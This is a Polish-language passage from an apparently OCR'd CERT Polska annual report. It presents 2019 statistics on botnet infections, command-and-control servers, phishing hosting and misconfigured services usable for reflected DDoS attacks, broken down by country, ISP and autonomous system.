1001100110001100
0011000001100110000
1110001000110 00
0011000110001 00
00110001100
0011111100111001
1110011110011000000
1100100010000

Statystyki

Analizowane przez CERT Polska informacje o zagrożeniach pochodzą z wielu źródeł, m.in. z naszej działalności operacyjnej, automatycznych systemów monitorujących zagrożenia (np. sinkhole), ale przede wszystkim od podmiotów zewnętrznych, takich jak organizacje non-profit i niezależni badacze, CERT-y krajowe oraz firmy komercyjne.
Warto zauważyć, jak bardzo różnorodne są sposoby pozyskania informacji o zagrożeniach. Poniżej przedstawiamy kilka najczęściej wykorzystywanych:

- Dane o zainfekowanych komputerach (botach) są pozyskiwane przede wszystkim poprzez przejęcie infrastruktury botnetów (domeny C&C) i skierowanie ich na systemy typu sinkhole.
- Do wykrywania ataków na komputery, które udostępniają usługi w internecie (np. SSH, WWW), używane są honeypoty, czyli systemy-pułapki udające rzeczywiste serwery.
- W podobny sposób – przy użyciu honeypotów klienckich, czyli systemów udających przeglądarki WWW – mogą być wykrywane złośliwe strony WWW, które infekują użytkowników.
- Wykrycie podatnych usług, np. źle skonfigurowanych serwerów NTP, które mogą zostać wykorzystane do ataków DDoS, odbywa się poprzez skanowanie przestrzeni adresów IPv4 na dużą skalę.

Ograniczenia

Dołożyliśmy starań, aby obraz sytuacji, jaki wynika z prezentowanych statystyk, trafnie opisywał wszystkie zagrożenia o dużej skali. Należy jednak pamiętać, że mają one pewne ograniczenia, głównie wynikające ze specyfiki dostępnych danych źródłowych. Przede wszystkim nie jest możliwe zebranie pełnej informacji o wszystkich rodzajach zagrożeń, czego najlepszym przykładem są ataki ukierunkowane na konkretne podmioty lub grupy użytkowników. Ataki te, w przeciwieństwie do ataków masowych, zazwyczaj nie zostaną zarejestrowane przez nasze systemy monitorujące ani nie będą zgłoszone do naszego zespołu. Problem z odwzorowaniem aktualnego stanu faktycznego jest spowodowany również tym, że zagrożenie może być aktywne – nawet przez dłuższy czas – zanim zostanie zbadane i rozpocznie się jego regularna obserwacja. Na przykład liczba zainfekowanych komputerów należących do botnetu może być trudna do ustalenia zanim zostanie on zneutralizowany poprzez przejęcie jego infrastruktury sterującej (C&C). Istotną kwestią pozostaje określenie skali danego zagrożenia, co najczęściej wykonujemy poprzez zliczanie powiązanych z nim adresów IP zaobserwowanych w ciągu dnia. Przyjmujemy tym samym założenie, że liczba adresów jest zbliżona do liczby urządzeń lub użytkowników, których dany problem dotyczy. Oczywiście jest to miara niedoskonała z racji powszechnego wykorzystywania dwóch mechanizmów, które mają wpływ na widoczne publiczne adresy:

- NAT (translacja adresów), powodująca niedoszacowanie, ponieważ za jednym zewnętrznym adresem IP często znajduje się wiele komputerów.
- DHCP (dynamiczna adresacja), powodująca przeszacowanie, ponieważ np. ten sam zainfekowany komputer może w ciągu jednego dnia zostać wykryty kilkukrotnie z różnymi adresami.

Można podejrzewać, że wpływ obu tych mechanizmów na uzyskane wyniki sumaryczne w dużej części się znosi, ale dokładne zbadanie skutków NAT i DHCP w tym kontekście wymagałoby przeprowadzenia osobnej analizy. Ostatnia uwaga dotyczy wersji protokołu IP: wszystkie podane statystyki odnoszą się do wersji czwartej tego protokołu. Wynika to z wciąż niewielkiego stopnia wdrożenia IPv6 w naszym kraju oraz, co się z tym wiąże, z pomijalnie małej liczby zgłoszeń jakie otrzymujemy odnośnie tego rodzaju adresów.

Botnety

W tej części raportu prezentujemy dane statystyczne dotyczące aktywności botnetów. Należy wyraźnie podkreślić, że dane obejmują wyłącznie botnety, które są rozpoznane i monitorowane oraz dla których otrzymujemy odpowiednie dane.

Botnety w Polsce

Tabela 5 prezentuje liczbę zainfekowanych komputerów w polskich sieciach. W 2019 r. łącznie zgromadziliśmy informacje o 635 491 unikalnych adresach IP wykazujących aktywność zombie.

Rodzina	Rozmiar
Andromeda	3 931
Conficker	2 640
Qsnatch	2 560
Avalanche	2 298
Gamut	1 918
Caphaw	1 563
Mirai	1 520
Sality	1 087
ISFB	723
Nymaim	695

Tab. 5. *Największe botnety w Polsce.*


Wartości w tabeli 5 wskazują największą dzienną liczbę unikalnych adresów IP zainfekowanych komputerów w polskich sieciach. Podobnie jak w zeszłym roku botnet Andromeda wyprzedził pozostałe rodziny, mimo że jego infrastruktura została w większości zneutralizowana w latach 2016-2017. W szczytowym momencie zarejestrowaliśmy prawie cztery tysiące infekcji. Pod koniec roku obserwowaliśmy infekcje urządzeń NAS tajwańskiego producenta QNAP Systems. Średnio było ich dwa tysiące dziennie. W porównaniu z zeszłym rokiem prawie dwukrotnie spadła aktywność trojanów bankowych ISFB i Nymaim.

Aktywność Botnetów z podziałem na operatorów telekomunikacyjnych

Na wykresie 1. prezentujemy stopień zainfekowania użytkowników w sieciach największych operatorów telekomunikacyjnych. Szacujemy go na podstawie dziennej liczby zainfekowanych unikalnych adresów IP. Stopień zainfekowania uzyskujemy dzieląc liczbę botów przez liczbę klientów korzystających z dostępu do internetu u danego operatora.

Wykorzystujemy przy tym dane z „Raportu o stanie rynku telekomunikacyjnego w Polsce w 2018 roku" wydanego przez Urząd Komunikacji Elektronicznej[198].

198. https://www.uke.gov.pl/download/gfx/uke/pl/defaultaktualnosci/36/223/1/raport_o_stanie_rynku_telekomunikacyjnego_w_polsce_w_2018_r_2.pdf



Wykres 1. *Stopień zainfekowania użytkowników w sieciach największych polskich operatorów telekomunikacyjnych.*

Podobnie jak w 2018 r. obserwujemy stopniowy spadek infekcji urządzeń w sieciach głównych dostawców usług telekomunikacyjnych. Średnia dzienna liczba zainfekowanych urządzeń w polskim internecie to 10 253, przy czym na początku roku średnia dzienna osiągała nawet 13 000 urządzeń, pomiędzy lipcem a wrześniem obserwowaliśmy jej znaczny spadek, nawet do 8000 urządzeń, a pod koniec roku ponownie osiągnęła okolice 12 000. Uwagę zwraca spadek liczby obserwowanych komputerów należących do botnetu Andromeda w środku roku. Zaczęła ona jednak wzrastać ponownie w drugiej połowie roku. Wzrost stopnia infekcji sieci polskich ISP pod koniec 2019 r. wynika głównie z aktywności nowego zagrożenia – botnetu QSnatch, który atakuje serwery NAS QNAP[199]. Warto podkreślić, że szczególnie wysoka liczba wystąpień botnetu QSnatch została odnotowana w sieci UPC, jednak nie dysponujemy informacjami, które mogłyby wytłumaczyć to zjawisko. Dobrym znakiem jest znaczny spadek dziennej liczby wystąpień botnetu Gamut. Conficker nadal utrzymuje się w czołówce największych botnetów w Polsce, jednak w jego przypadku również obserwujemy spadek. Duża różnica względem poprzedniego roku, ponad 40 proc., wynika nie tylko z wymiany zainfekowanych i podatnych komputerów, ale również z faktu, że w 2018 r. nastąpiły zmiany w sposobie monitorowania tego zagrożenia przez niektóre firmy udostępniające nam dane. Skutkowało to podwyższoną liczbą zgłoszeń w tym okresie.

Serwery C&C

W 2019 r. otrzymaliśmy informacje o 135 949 adresach IP używanych jako serwery zarządzania botnetami (C&C). Stanowi to duży wzrost w porównaniu z poprzednim rokiem, jednak nie wynika to ze zwiększenia aktywności botnetów na świecie, tylko głównie z większej skali wymiany informacji o zagrożeniach, co jest pozytywnym trendem. Z uwagi na charakter zagrożenia zdecydowaliśmy się na opisanie problemu ze względu na lokalizację adresu IP lub domenę najwyższego poziomu (TLD) nazwy domenowej C&C. W statystykach pominęliśmy zgłoszenia dotyczące serwerów sinkhole CERT Polska,

199. https://www.kyberturvallisuuskeskus.fi/en/news/qsnatch-malware-designed-qnap-nas-devices

których używamy do unieszkodliwiania botnetów i wykrywania zainfekowanych maszyn.
Otrzymaliśmy zgłoszenia dotyczące adresów IP z 205 krajów. Podobnie jak w poprzednich latach najwięcej złośliwych serwerów było zlokalizowanych w Stanach Zjednoczonych (21 proc.). 65 proc. spośród wszystkich serwerów C&C utrzymywanych było w 10 krajach przedstawionych w tabeli 6.

Poz.	Kraj	Liczba IP	Udział
1	USA	28 162	20.72%
2	Kanada	18 412	13.54%
3	Brazylia	10 134	7.45%
4	Rosja	6 128	4.51%
5	Niemcy	5 565	4.09%
6	Taiwan	5 451	4.01%
7	Tajlandia	4 365	3.21%
8	Holandia	3 963	2.92%
9	Wietnam	3 383	2.49%
10	Francja	3 336	2.45%
...	...	...	...
25	Polska	1 058	0.78%

Tab. 6. *Kraje z największą liczbą serwerów C&C.*

Zaobserwowaliśmy 8901 różnych systemów autonomicznych (AS), w których umiejscowione były serwery C&C. Dziesięć systemów autonomicznych zawierało ponad 24 proc. wszystkich złośliwych serwerów. Na uwagę zasługuje fakt, iż trzy sieci z największą liczbą serwerów są zlokalizowane w Chinach. Szczegóły znajdują się w tabeli 7.

Poz.	Numer AS	Nazwa	Liczba IP	Udział
1	4134	Chinanet	6 028	4.43%
2	4837	China169	5 879	4.32%
3	3462	Hionet	4 762	3.50%
4	13335	Cloudflare	4 037	2.97%
5	14061	DigitalOcean	2 884	2.12%
6	16276	OVH	2 805	2.06%
7	23969	TOT NET	1 895	1.39%
8	16509	Amazon	1 706	1.25%
9	26496	GoDaddy	1 590	1.17%
10	24940	Hetzner	1 452	1.07%

Tab. 7. *Systemy autonomiczne z największą liczbą serwerów C&C.*

W Polsce serwery C&C były aktywne pod 1058 różnymi adresami IP (25. miejsce na świecie, z udziałem 0.78 proc.) w 201 systemach autonomicznych. W tabeli 8 prezentujemy zestawienie dziesięciu systemów autonomicznych, w których znajdowało się najwięcej złośliwych serwerów zarządzających botnetami. W sumie zawierały one ponad połowę wszystkich serwerów C&C w Polsce.

Poz.	Numer AS	Nazwa	Liczba IP	Udział
1	5617	Orange	177	16.73%
2	12824	home.pl	130	12.29%
3	16276	OVH	97	9.17%
4	15967	Nazwa.pl	33	3.12%
5	41079	H88	27	2.55%
6	6830	UPC	26	2.46%
7	48896	dhosting.pl	24	2.27%
8	12741	Netia	23	2.17%
9	21021	Multimedia	19	1.80%
10	8374	Plus / Cyfrowy Polsat	17	1.61%

Tab. 8. *Systemy autonomiczne, w których hostowanych jest najwięcej serwerów C&C w Polsce.*

Otrzymaliśmy również zgłoszenia o 78 842 pełnych nazwach domenowych (FQDN), które pełniły rolę serwerów zarządzających botnetami. Zostały one zarejestrowane w obrębie 432 domen najwyższego poziomu (TLD), z czego prawie 40 proc. w .com.

Zestawienie najpowszechniejszych TLD przedstawiamy w tabeli 9. 783 domeny .pl były wykorzystywane jako serwery C&C, co stanowi dwukrotny wzrost w porównaniu do zeszłego roku. Najczęściej występującą polską domeną drugiego poziomu była com.pl, która była wykorzystana w 85 przypadkach, czyli trzykrotnie częściej niż w 2018 r. Nadal często obserwujemy domeny związane z darmowym hostingiem: 74 domeny znajdowały się w cba.pl, co stanowi niewielki wzrost w porównaniu do poprzedniego roku.

Poz.	TLD	Liczba Domen	Udział
1	.com	30 771	39.03%
2	.net	9 927	12.59%
3	.la	4 716	5.98%
4	.org	2 717	3.45%
5	.info	2 386	3.03%
6	.ru	1 817	2.30%
7	.br	1 050	1.33%
8	.pw	1 021	1.29%
9	.xyz	934	1.18%
10	.us	835	1.06%
...	...	...	...
13	.pl	783	0.99%

Tab. 9. *Domeny najwyższego poziomu, w których zarejestrowano serwery C&C.*

Phishing

W tym podrozdziale uwzględniamy wyłącznie statystyki dotyczące phishingu w tradycyjnym rozumieniu tego słowa, czyli podszywania się pod znane marki celem wyłudzenia wrażliwych danych, przede wszystkim z wykorzystaniem poczty elektronicznej i stron WWW. Nie odnosimy się więc ani do wyłudzania danych przy pomocy złośliwego oprogramowania, ani do podszywania się pod dostawców faktur itp., gdy celem jest dystrybucja złośliwego oprogramowania. Statystyki dotyczą stron zlokalizowanych w Polsce, a więc nie uwzględniają ataków phishingowych na polskie instytucje przy użyciu stron utrzymywanych za granicą.

W 2019 r. otrzymaliśmy łącznie 16 059 zgłoszeń phishingu hostowanego w polskich sieciach. Dotyczyły one adresów URL z 2025 domen prowadzących do stron, które rozwiązywały się na 1346 unikalnych adresach IP. Spadek w stosunku do poprzedniego roku może sugerować, że przestępcy częściej posługują się serwerami zlokalizowanymi poza Polską.

Poz.	Numer AS	Nazwa AS	Liczba IP	Liczba domen
1	12824	home.pl	687	787
2	16276	OVH	120	275
3	15967	Nazwa.pl	79	122
4	41079	H88	60	129
5	205727	Aruba	26	42
6	57367	Atman	22	62
7	8308	Nask	21	47
8	29522	KEI	18	26
9	48896	dhosting.pl	16	53
10	48505	Kylos	16	29

Tab. 10. *Polskie systemy autonomiczne, w których znajdowało się najwięcej stron phishingowych.*

Usługi pozwalające na prowadzenie ataków DRDoS

W 2019 r. otrzymaliśmy informacje o 1 330 218 unikalnych adresach IP w Polsce, pod którymi dostępne były usługi umożliwiające przeprowadzenie rozproszonych ataków odmowy usługi ze wzmocnieniem (ang. *Distributed Reflected Denial of Service* – DRDoS). Poniżej przedstawiamy zestawienie usług, które mogły być wykorzystane do ataków i były najliczniej reprezentowane w polskim internecie. Na kolejnych stronach omówimy te usługi.

Uwzględniliśmy adresy IP, na których faktycznie dostępne są źle skonfigurowane usługi, a także usługi, które są dostępne intencjonalnie (np. publiczne open resolvery) oraz systemy honeypot, ponieważ ich odróżnienie na podstawie danych ze skanowania internetu jest trudne.


Rozmiar systemu autonomicznego (AS) ustaliliśmy na podstawie danych pochodzących z RIPE z 30 czerwca 2019 r.

Poz.	Nazwa podatności / otwartej usługi	Średnia dzienna liczba unikalnych IP	Dzienne maksimum unikalnych IP	Odchylenie standardowe	Czas obserwacji
1	open resolver	47 676	63 231	17 029	98,36%
2	snmp	24 434	30 715	5 658	93,97%
3	ntp	20 813	66 701	7 421	95,07%
4	portmapper	20 800	24 387	3 471	94,25%
5	ssdp	17 050	23 190	4 766	95,07%
6	netbios	13 249	15 948	2 723	95,07%
7	mdns	5 614	6 433	739	94,27%
8	mssql	3 651	4 304	517	93,97%
9	chargen	283	351	58	95,07%
10	qotd	64	85	8	92,88%
11	xdmcp	53	63	8	94,79%

Tab. 11. *Zestawienie najczęściej występujących niepoprawnie skonfigurowanych usług możliwych do wykorzystania w atakach DRDoS. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku, łączny czas obserwacji odpowiada części roku, dla której mieliśmy informacje o danej usłudze.*

Na wykresie 2 przedstawiamy zmiany liczby urządzeń, które mogą zostać wykorzystane do przeprowadzenia rozproszonych ataków DoS ze wzmocnieniem (DRDoS). Wykresy zostały sporządzone dla 7 najczęściej zgłaszanych usług. Na wykresach widoczny jest znaczny spadek liczby odnotowanych unikalnych adresów w drugiej połowie września – wynika to prawdopodobnie z ograniczenia tempa skanowania internetu przez głównego dostawcę tego rodzaju danych, czyli fundację Shadowserver[202]. W przypadku usług takich jak portmapper i snmp, poziom liczby obserwowanych urządzeń utrzymywał się na zbliżonym poziomie w skali roku. Uwagę zwraca duży spadek liczby obserwowanych urządzeń obsługujących protokół NTP w lipcu 2019 r. – tak znaczna zmiana pochodzi z systemu autonomicznego Orange. W przypadku protokołów NetBIOS i mdns obserwujemy stopniowy spadek liczebności adresów IP w skali roku.

202. https://www.shadowserver.org/what-we-do/network-reporting/



Wykres 2. *Najpowszechniejsze źle skonfigurowane usługi mogące brać udział w atakach DRDoS. Wykres ukazuje zmiany liczebności podatnych adresów IP w Polsce w 2019 r.*

Otwarte serwery DNS

Najpopularniejszą obserwowaną w 2019 r. usługą pozwalającą na przeprowadzanie ataków DRDoS były, podobnie jak w latach poprzednich, otwarte serwery DNS (open resolver). Pomimo kluczowego znaczenia dla działania internetu zdecydowana większość serwerów DNS nie powinna odpowiadać na zapytania z całej sieci internet, lecz tylko na zapytania z ograniczonej grupy adresów.

W 2019 r. otrzymaliśmy informacje o 375 881 unikalnych adresach z uruchomionym otwartym resolverem – to spadek o około 325 tys. w porównaniu z rokiem 2018 i o około 640 tys. od 2017, co świadczy o istotnej poprawie w ostatnich latach. Dzienna średnia wynosiła 47 676 adresów. Podobnie jak w ubiegłych latach, w zestawieniu systemów autonomicznych z liczbą adresów dominował AS5617, czyli sieć Orange. Jednak w przypadku tego systemu autonomicznego widać pozytywny trend w postaci spadku średniej dziennej liczby adresów IP o około 5 tysięcy. To właśnie Orange miało znaczący wpływ na spadek dziennej średniej liczby adresów z otwartym resolverem liczonej dla wszystkich systemów autonomicznych. W dalszym ciągu obserwujemy wzrost liczby otwartych resolverów w sieci Netia (AS12741) – średnia dzienna liczba wzrosła o 300 w stosunku do poprzedniego roku. Zauważalnie wzrosła również liczba open resolverów w systemie autonomicznym T-Mobile (AS5588). Wśród systemów autonomicznych, w których jest najwięcej otwartych resolverów, pojawił się również nieobserwowany wcześniej system: PUH Vatus (AS56838), w którym niepokoi wysoki odsetek adresów, które mogą zostać wykorzystane do ataku DRDoS.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	33 863	43 379	0,61%
2	12741	Netia	1 808	2 339	0,11%
3	24577	Onefone	482	537	14,5%
4	6830	UPC	454	514	0,00%
5	5588	T-Mobile	448	564	0,03%
6	29314	Vectra	376	452	0,06%
7	13110	INEA	345	404	0,20%
8	8374	Plus / Cyfrowy Polsat	311	373	0,02%
9	56838	PUH Vatus	308	449	30,1%
10	35007	Miconet	303	381	3,69%

Tab. 12. *Dzienna liczba adresów IP, na których wykryto otwarty serwer DNS, w podziale na systemy autonomiczne.*

SNMP

SNMP (ang. *Simple Network Management Protocol*) to protokół stworzony do zdalnego zarządzania urządzeniami sieciowymi. Zalecane jest używanie go wyłącznie w odseparowanych sieciach dedykowanych zarządzaniu, istnieją jednak instancje SNMP widoczne w internecie. Poza zagrożeniem nieuprawnionego dostępu do urządzenia, usługa SNMP, do której można połączyć się z internetu, może być wykorzystana do ataków DDoS.

W 2019 r. otrzymaliśmy informacje o 423 249 unikalnych adresach z uruchomionym SNMP, co oznacza spadek o blisko połowę w porównaniu do roku 2018. Natomiast najistotniejszy wskaźnik, czyli dzienna średnia liczba wystąpień wyniosła 24 434 adresów, co stanowi jedynie 14 proc. redukcję względem poprzedniego roku. Na uwagę zasługuje znaczny spadek średniej liczby dziennych wystąpień adresów z systemu autonomicznego TK Telekom (AS20960). Odnotowaliśmy również bardzo wysoki odsetek adresów pochodzących z systemu autonomicznego Net Center (AS60920) – około 37 proc. adresów IP rozgłaszanych przez ten system autonomiczny miało instancję SNMP otwartą na dostęp z internetu.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	12741	Netia	6 747	8 184	0,41%
2	5617	Orange	3 549	6 539	0,06%
3	20804	Exatel	853	1 012	0,34%
4	8798	Powszechna Agencja Informacyjna	843	971	9,40%
5	60920	Net Center	614	744	37,14%
6	20960	TK Telekom	502	2 875	23,98%
7	199978	NETCOM COMPUTERS	387	457	9,45%
8	43939	Internetia	381	484	0,15%
9	8374	Plus / Cyfrowy Polsat	345	416	0,02%
10	5588	T-Mobile	284	450	0,02%

Tab. 13. *Dzienna liczba adresów, na których wykryto działającą usługę SNMP na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.*

Portmapper

Portmapper to niskopoziomowa usługa typowa dla uniksowych systemów operacyjnych. Korzystają z niej protokoły wyższych warstw, w tym m.in. NFS (sieciowy system plików). Publicznie dostępny portmapper stanowi zagrożenie ze względu na możliwość jego wykorzystania w atakach DDoS.

W 2019 r. otrzymaliśmy 7 945 792 zgłoszeń o 122 904 unikalnych adresach z usługą portmapper dostępną na publicznym interfejsie. Dzienna średnia wynosiła 20 800 adresów. Obserwowaliśmy ciągły spadek unikalnych adresów obsługujących portmapper w systemach autonomicznych Netii (AS12741) oraz Orange (AS5617). Jednocześnie w ciągu roku nieznacznie wzrosła liczba unikalnych adresów obsługujących tę usługę w sieci Vectra (AS29314). Odnotowaliśmy również gwałtowne spadki dostępności tej usługi w systemach autonomicznych H88 (AS41079 oraz AS198414), co wskazuje na możliwą aktualizację konfiguracji maszyn u tego dostawcy usług lub wprowadzenie odpowiednich reguł filtrowania ruchu. W dalszym ciągu wysoki odsetek adresów w systemie autonomicznym ATMAN (AS57367) ma otwartą usługę portmapper.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	16276	OVH	3 857	4 457	0,12%
2	57367	ATMAN	1 352	1 454	8,52%
3	5617	Orange	1 091	1 496	0,02%
4	29314	Vectra	951	1 041	0,18%
5	41079	H88	774	1 092	9,75%
6	12741	Netia	602	734	0,03%
7	12824	home.pl	418	572	0,20%
8	198414	H88	394	686	5,30%
9	6830	UPC	328	373	0,00%
10	15967	nazwa.pl	319	378	0,32%

Tab. 14. *Dzienna liczba adresów, na których wykryto działającą usługę Portmapper na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.*

NTP

Network Time Protocol (NTP) jest powszechnym protokołem synchronizacji czasu używanym w sieciach komputerowych. Publicznie dostępne serwery NTP, które udostępniają polecenie monlist, mogą być jednak wykorzystane do ataków DDoS.

W 2019 r. otrzymaliśmy łącznie 7 265 196 zgłoszeń o 228 496 unikalnych adresach IP.
Znacznie zmalała liczba adresów obsługujących ten protokół w systemie autonomicznym Orange (AS5617) – w szczególności uwagę zwraca duży spadek (o ponad połowę) w lipcu 2019 r., który mógł wynikać np. ze zmian w konfiguracji urządzeń w systemie autonomicznym tego operatora.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	4 260	16 703	0,07%
2	12741	Netia	2 055	5 539	0,12%
3	5588	T-Mobile	1 407	2 332	0,10%
4	31242	3S	614	1 112	0,60%
5	13110	INEA	571	1 021	0,34%
6	8798	PAGI	427	502	4,76%
7	20960	TK Telekom	414	919	0,16%
8	6830	UPC	344	3 566	0,00%
9	8374	Plus / Cyfrowy Polsat	333	3 107	0,02%
10	20804	Exatel	303	652	0,12%

Tab. 15. *Dzienna liczba adresów, na których wykryto działającą usługę NTP na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.*

mDNS

mDNS (ang. *Multicast DNS*) to protokół, który rozwiązuje nazwy hostów na ich adresy IP. Powinien być stosowany tylko w niewielkich sieciach, w których nie istnieje lokalny serwer nazw, np. do wyszukiwania urządzeń takich jak drukarki. Jeżeli jest dostępny z internetu, może zostać wykorzystany do przeprowadzenia ataku DRDoS.

